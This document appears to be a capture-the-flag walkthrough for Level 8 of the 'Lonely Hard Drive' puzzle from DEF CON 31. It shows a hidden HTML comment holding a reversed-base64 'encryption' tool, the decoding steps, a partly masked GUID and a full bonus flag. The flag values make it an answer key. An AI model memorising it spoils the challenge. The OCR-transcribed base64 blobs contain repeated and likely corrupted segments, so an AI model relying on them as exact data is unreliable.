

file:///Volumes/Storage_LHD/LHD_Drive_Folders/Level_8/V2.Margaret/pron.html
Ayy




```
<!DOCTYPE html>
<html>
  <head>
    <title>Hi Margaret</title>
  </head>
  <body>
    <div>
      <p>Ayy</p>
      <img src="data:image/png;base64, ==QPJlU…0ZVVEaVNlTBFUQB92ZHtEM3J1TCZVa">
    </div>
    <!--
    <!DOCTYPE html> <html> <head> <title>Base64 Encryption/Decryption</title> <script> function encryptBase64() { const input = document.getElementById('input').value; const encodedInput = btoa(input); const encryptedOutput = encodedInput.split('').reverse().join(''); document.getElementById('output').textContent = 'Encrypted: ' + encryptedOutput; } function decryptBase64() { const input = document.getElementById('input').value; const reversedInput = input.split('').reverse().join(''); const decryptedOutput = atob(reversedInput); document.getElementById('output').textContent = 'Decrypted: ' + decryptedOutput; } </script> </head> <body> <h1>Base64 Encryption/Decryption</h1> <form> <label for="input">Base64 Input:</label><br> <input type="text" id="input"><br><br> <button type="button" onclick="encryptBase64()">Encrypt</button> <button type="button" onclick="decryptBase64()">Decrypt</button> </form> <p id="output"></p> </body> </html>
    -->
  </body>
</html>
```

```
element ::: {
}
```

Use every script kiddie's first tool, Inspect Element, to find an entirely new HTML page in the comment:



```
<!DOCTYPE html>
<html>
<head>
  <title>Base64 Encryption/Decryption</title>
  <script>
    function encryptBase64() {
      const input = document.getElementById('input').value;
      const encodedInput = btoa(input);
      const encryptedOutput = encodedInput.split('').reverse().join('');
      document.getElementById('output').textContent = 'Encrypted: ' + encryptedOutput;
    }

    function decryptBase64() {
      const input = document.getElementById('input').value;
      const reversedInput = input.split('').reverse().join('');
      const decryptedOutput = atob(reversedInput);
      document.getElementById('output').textContent = 'Decrypted: ' + decryptedOutput;
    }
  </script>
</head>
<body>
  <h1>Base64 Encryption/Decryption</h1>
  <form>
    <label for="input">Base64 Input:</label><br>
    <input type="text" id="input"><br><br>
    <button type="button" onclick="encryptBase64()">Encrypt</button>
    <button type="button" onclick="decryptBase64()">Decrypt</button>
  </form>
  <p id="output"></p>
</body>
</html>
```




file:///Volumes/Storage_LHD/LHD_Drive_Folders/Level_8/V2.Margaret/whats_this.html

Base64 Encryption/Decryption


Base64 Input:

It's a decrypter tool. Take the encrypted base-64 from the image tag and decrypt it:




file:///Volumes/Storage_LHD/LHD_Drive_Folders/Level_8/V2.Margaret/pron.html

Ayy



```
    <title>Hi Margaret</title>
  </head>
▾ <body>
  ▾ <div>
      <p>Ayy</p>
      <img src="data:image/png;base64,
```

```
==QPJlUWDVzSS9kVVNVQBFUQBFlNYV1ZHhDVyVDNvcGUykFWwtmSSl2aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2
aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2aKp0Q4lEW0tmSSl2aKp0Q4p
kdJp0UtVkST1GMzAzL2h3cLp1UrlkWTdVWpFlWSl2aNJ1dmFXV2VGNPR1dIlnZKt2c3h2NwAneYNXUoVEWYl3aRVDeSRDUB1GVptmSo
NVc24mSFl0Yw1WW1ZzTxkXcsR3dx4EN2Z2RzMzd3EldxpWT5NlSM9EeEdXbJp0YhRlMPZjRSpHcvMkdTJzaxY0RVd1bzdWZwdUWygTR
1FXbQVEcwFzVwQjd1h2N5dUNzQne5J2cE10MBVUZvJGTBVke0Fmb3BXMBR0bKpFOZJ1U1E3QrY0Sid0brYzTSRGSMJ1U0E1TxYEUGR3
NIN2TZ50Q3Y2bGp3RjRlUIJmd6pVerdjbOZTTGNnTE5GWXpHbhdzaMVVcKZVVStWOFlEVFZUOh5ESyUDMxFTQIRkTMZ1Unt0S6VlZGh
WcFhjSJpGa2ADcLNGOlNVRXRjRELjbuREb3InbwRGUaVTNEljY0UHcxtEZHJlemhDeqhESspVcKdFM5U2QVVGMqh2MNFVUwIWRnNVT2
dWZmVWarlzN0Und2Z3Lz8GeO9CUrpWOhp0MPZkTPNUaC9UTTh3aGh1R3kGZWVmQHdme5NXWxhkesF1YwtCdFFlavpFaTdXYEFURsZXc
rt0TlZDUFNWd6lVdRJFaw0WO0RDdSd2SMNzc142bmJWMnFzRENHWSdmMDRjeml3c6RnNxcjZwRHbyU0ZOpnT3hFSiZ1MBdFZhR2Splj
dy9mRyV2RxRUYspkUG10Q0AjaCRHREJHbwQGTNVXWydzVM1WYYhUZwskZP9EVC9iNSt0RZdkQwx0NwAVVMBjVWV1V5ZVUpRHeilnQ0h
0ShNTUq9GZBx0R0tUM2RHa4dGVqR2U3R0U4MXT6Z0TjZlUHVmcIVlS6VGNwhjNGhHM2U1cQp1TxcENVlUUiRjenRWRsN1bGNGdh50NS
hmNFpmc3YWVZVWTHdWS24WaMZFM3IWbXd0Z3p2cwM0YFZGbP50TycnWiN1ZIJ1MEZlRPlGTylzb3hzNTdkZPlFZ0pFUxFlNrlGWYJ2Y
6RmTzhlVUFmdiZFbYlmRpNHN3V1UyNkcG52QIFGcIlDN6hDeykHbRNjVZB1TS9ETCNjd2t2UEpWWSNEbyk2N0gHOGF3dqlncW5mbYFE
VBFGRIFVOsl2bx9iUOJ1MDRXWhlmcrkmbCZ3TGZnd2RkN6t2NZRXUXNmZR1UYzhVWDVndshzdphlTH5kSEhjN2olTLZXezV3M5Z1Zv5
0YK1EeVFGU0lVRjVnbRZDThpFVq9WOyg3bjhndhxmdXdmMrc2bYFkYupmW5oXcXVTdHNkZwxUWyQEd5I0ZGJlcjpXS5oGVyAlZoNlVD
9UOSFHevhHN5YndzhnVwV3QRRGNOJzVkVXNjZzTNpVcpJmYIdUa612Nrw0UIxWTTJVbWFXW1M3R0EEM1lXTxwGUMdVV5hWcrlnR1YDc
5d0N5BHdCJETKJWSZJnalRkaXlGZQ1UVYFVYIllWsVXOHJkYZF0TIJ2ZXV2KlpVTJZlW4UlQzITcVd3U4wETzU0aVBTcoZWO2E2b29i
```



file:///Volumes/Storage_LHD/LHD_Drive_Folders/Level_8/V2.Margaret/whats_this.html


Base64 Encryption/Decryption

Base64 Input:

lTBFUQB92ZHtEM3J1TCZVa


Decrypted:

```
iVBORw0KGgoAAAANSUhEUgAAAsgAAAA3CAIAAACekivEAAAAAXNSR0IArs4c6QAAAARnQU1BAACxjwv8
/gYigQcFEowgatLAIKuptfCAIaYIREbQIRlBQ0hgsgpWpRGwSbLTTzlL/i2CldulMp13s/L1/Z+aO7zu7O2fPw73eXOcFfj1nz84+zM
/9d5IkSZIkyWIysUiSJEmSZDUysUiSJEmSZDUysUiSJEmSZDUysUiSJEmSZDUysdiLfP/995ubm19++aXeJ0mSJMl1Qv656d7ip59
/dJkiRJsof5r5xYfPvtt5ubm5cuXdL7EER3VIaI3u8W6PfNN9/krALgFqnG7g8mSZIkSWaw/08s3BnA559//sknn8h1i4MHD169evXW
/gM4LPPPtOrNhLd//rrL7mdgfQOJp00WFZx5swZJHwAaZCUYDBIj+Q6SZIkSfYs++3Ewp1PVBmdMtIRuZinHCQTH3/88Z9//onr
/y/bSyijNnzujVTiIHFe+++65kFWDJsYcw+uEmSZIkSfYQeAkOuHjxolTDm7cWdWBSAZMa7Me+HQj2TQFo0diUgdbrqGn8+OO
/WmzLC+++/X2UGTp06pVdTGlGBQkSyJU6SkiTZf3z33XdwngC+V4uSZGewMH3+/HktWo9m2CtPHfRBBxgo6p84ceLatWtatAW
/QgW6SGB999JEYG4Dh4fVVH6xBPYYh/PNZhaDP+vj999/1ajv8Zq9FY
/BXhiVRU1oAet9G602ZcnmoIC0Ave9ABWZphoFXytwiSa47zNdnYpG0kE8Yyz08XvtfffVVsTfh8uXL+mwx9RjmDvYFfbYAPgX
/eyE55To3Onh4wHA3vi/jXTixAl9ENJjdZUY5sK/Xi1OLDBDOwU5deqUlrYZ/QXo1NipYvsosbBfqkKf8tWJf7sqdVZhkikLO7GjEq
/ZAeTM4PlixTDxiPhLx125cxA70P6XHdly9flgYBIn7rawPAjFhpgdX5wZXhX66BVJgHNwt6jMCdmmDCHDVBz5kHo2IdE9F6y6
//yDsqWLllMqHs+YD6sDRm4fseU/bO6y+TWbnB7xMuNbSDnqmID80NLR0DTBNaXN0zDwGLWrA5xZov9qye9WPrW5bf9AX
/JR/RmmWps7RkUYqxaYzs8h7WScW2uYyJab9mUtYkpjajArvc7Sr8pG1IfrBtobUtbEB1tf3mKc+7cucOHD+9CR538v1oH9H4LLZ
/MLRw9v4yDRVWV73SLp1VxfbzdQ8oGafnVf53Z9mZAaS6oQzmiBzDVDuf9qGV0p7sYPPUd2DB3p/cDnWPmrGI09YQJnThxQ
/k0Xer8sUPHaO6qmsHoyziutRW203rIpaxNTGlGBBf1OmmY
/M7afWSEuJrm52DPalu5sfxWF3HXXXRBHR3rfwIbUmX6xi8SssfuAcyIl7C+0aAsbQL97tY0GtKibJbnFjPhXdbJ7Fqcc4H4Zx+sItH
//mCFlGNo8cMPPzz99NMqRo2jQQRiKUSFnta2ra6Ff86wpATo/WLKJKNcHn2w3nHFpExFagK9n4U2MaURFVjQ7+oJmTBqyiVu
```




file:///Volumes/Storage_LHD/LHD_Drive_Folders/Level_8/V2.Margaret/pron.html

Ayy



```
    <head>
      <title>Hi Margaret</title>
    </head>
    <body>
      <div>
        <p>Ayy</p>
        <img src="data:image/png;base64,
             iVBORw0KGgoAAAANSUhEUgAAAsgAAAA3CAIAAACekivEAAAAAXNSR0IArs4c6QAAAARnQU1BAACxjwv8YQUAAAAJcEhZcwAALEoAACx
             KAXd6dE0AABdJSURBVHhe7Z29q1/F88dvvj4/gYigQcFEowgatLAIKuptfCAIaYIREbQIRlBQ0hgsgpWpRGWSbLTTzlL
             /i2CldulMp13s/L1/Z+a07zu702fPw73eXOcFfj1nz84+zM7OzNnzuX4P/P333xtJkiRJkiRr8D
             /9d5IkSZIkyWIysUiSJEmSZDUysUiSJEmSZDUysUiSJEmSZDUysUiSJEmSZDUysUiSJEmSZDUysdiLfP
             /995ubm19++aXeJ0mSJM1Ql656v7ip59+ev/9969cuaL3GxXuHDh06f/f/78o/t/78+++e++3e++++a3/b/+bXv7m3Ur79hpzO3cVrlvXYe4vBu
             /dJkiRJsof5r5xYfPvtt5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ubm5ub559
             //sknn8h1i4MHD169evXWW2+9du2aFu0K0q/ebAeDuXjxYp5bJEmSJHucfXtigXzi80HDBw4ce0211/gM4LPPPPPtOrNhLd
             //rrL7mdgfQ0Jp00WFZx5swZJHwAaZCUYDBIj+Q6SZIkSfYs++3Ewp1PVBmdMtIRuZinHCQTH3
             /88Z9//onrScce1X4vXLhw7tw5ud5ukSZLsP8ZPLC5durS5uYnwpvd9ILjKgUGVqa
             /y/bSyijNnzujVTiIHFe+++65kFWDJsYcw+uEmSZIkSZIkSfYQeAkOuHjxoLTDm7cWdWBSAZMa7Me+HQj2TQFo0diUgdbrqGn8++OOPhw4dU
```


Once the image has been decrypted, you can see the GUID:



file:///Volumes/Storage_LHD/LHD_Drive_Folders/Level_8/V2.Margaret/pron.html


Ayy

13c1b1f3-xxxx-xxxx-xxxx-xxxxxxxxxxxx




```
<!DOCTYPE html>
<html>
  <head>
    <title>Hi Margaret</title>
  </head>
  <body>
    <div>
      <p>Ayy</p>
      <img src="data:image/png;base64, iVBORw0…g/45rT8GgUX6QAAAAASUVORK5CYII=">
    </div>
    <!--
    <!DOCTYPE html> <html> <head> <title>Base64 Encryption/Decryption</title> <script> function encryptBase64() {
    const input = document.getElementById('input').value; const encodedInput = btoa(input); const encryptedOutput
    = encodedInput.split('').reverse().join(''); document.getElementById('output').textContent = 'Encrypted: ' +
    encryptedOutput; } function decryptBase64() { const input = document.getElementById('input').value; const
    reversedInput = input.split('').reverse().join(''); const decryptedOutput = atob(reversedInput);
    document.getElementById('output').textContent = 'Decrypted: ' + decryptedOutput; } </script> </head> <body>
```

The bonus flag for Level 8 is hidden as a MacOS system file “_.Jenny.png” and contains encoded contents.




```
Bibble (E:) › LHD_Drive_Folders › Level_8 › V1.Eleanor

Name                          Date modified
._Jenny.png                   7/10/2023 11:05 AM
assembly_required.txt         7/20/2023 7:52 PM
Jenny.png                     7/20/2023 7:52 PM
pron.sh                       7/20/2023 7:52 PM
strings                       7/20/2023 7:52 PM
```




```
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIF
gICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgI
AgICAgICAgICAgICAgICAgCiAgTE9ORUxZIEhBUkQgRFJJVkUgICAgICAgICAg
CAgICAgICAgICAgICAgICAgICAgICAKICBERUYgQ090IDMxICAgICAgICA
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgIC
PICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgI
AgICAgIGokJCQqICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
CAgICAgICAgICAgICAgIHQkJCRhLiAgICAgICAgICAgICAgICAgICAgICAgICA
ICAgICAgICAgICAgICAgICAgICAgICMkJCRdICAgICAgICAgICAgICAgIC
kdiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgO0AkJEAgICAgICAgI
OkJCQkQH4gOiRxICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgYiOk
```

Since the theme of this puzzle involved Base64, entering the entire contents to a converter turns it into more ascii art with an important message “BASE64 IS NOT ENCRYPTION”.



```
    #$@$$$}
  1B@{.'L$$Bh"
 k$@'   c$BASE$$&0.
@@M   .%@$t   X&64$@@$J^
@x   i@$M"         XaIS$$NOT+1'
!   z@@U                1ENCRYPTION>     r
  .a$B_                      >zqB@$$b    c
 j$$#                            z$@    I$
#@$U                  v*@o{.    +$$!   <@@
```




```
LONELY HARD DRIVE
DEF CON 31
```

```
BONUS_FLAG: 63673375-df65-440e-bd78-dbcb0f72e2c4
```

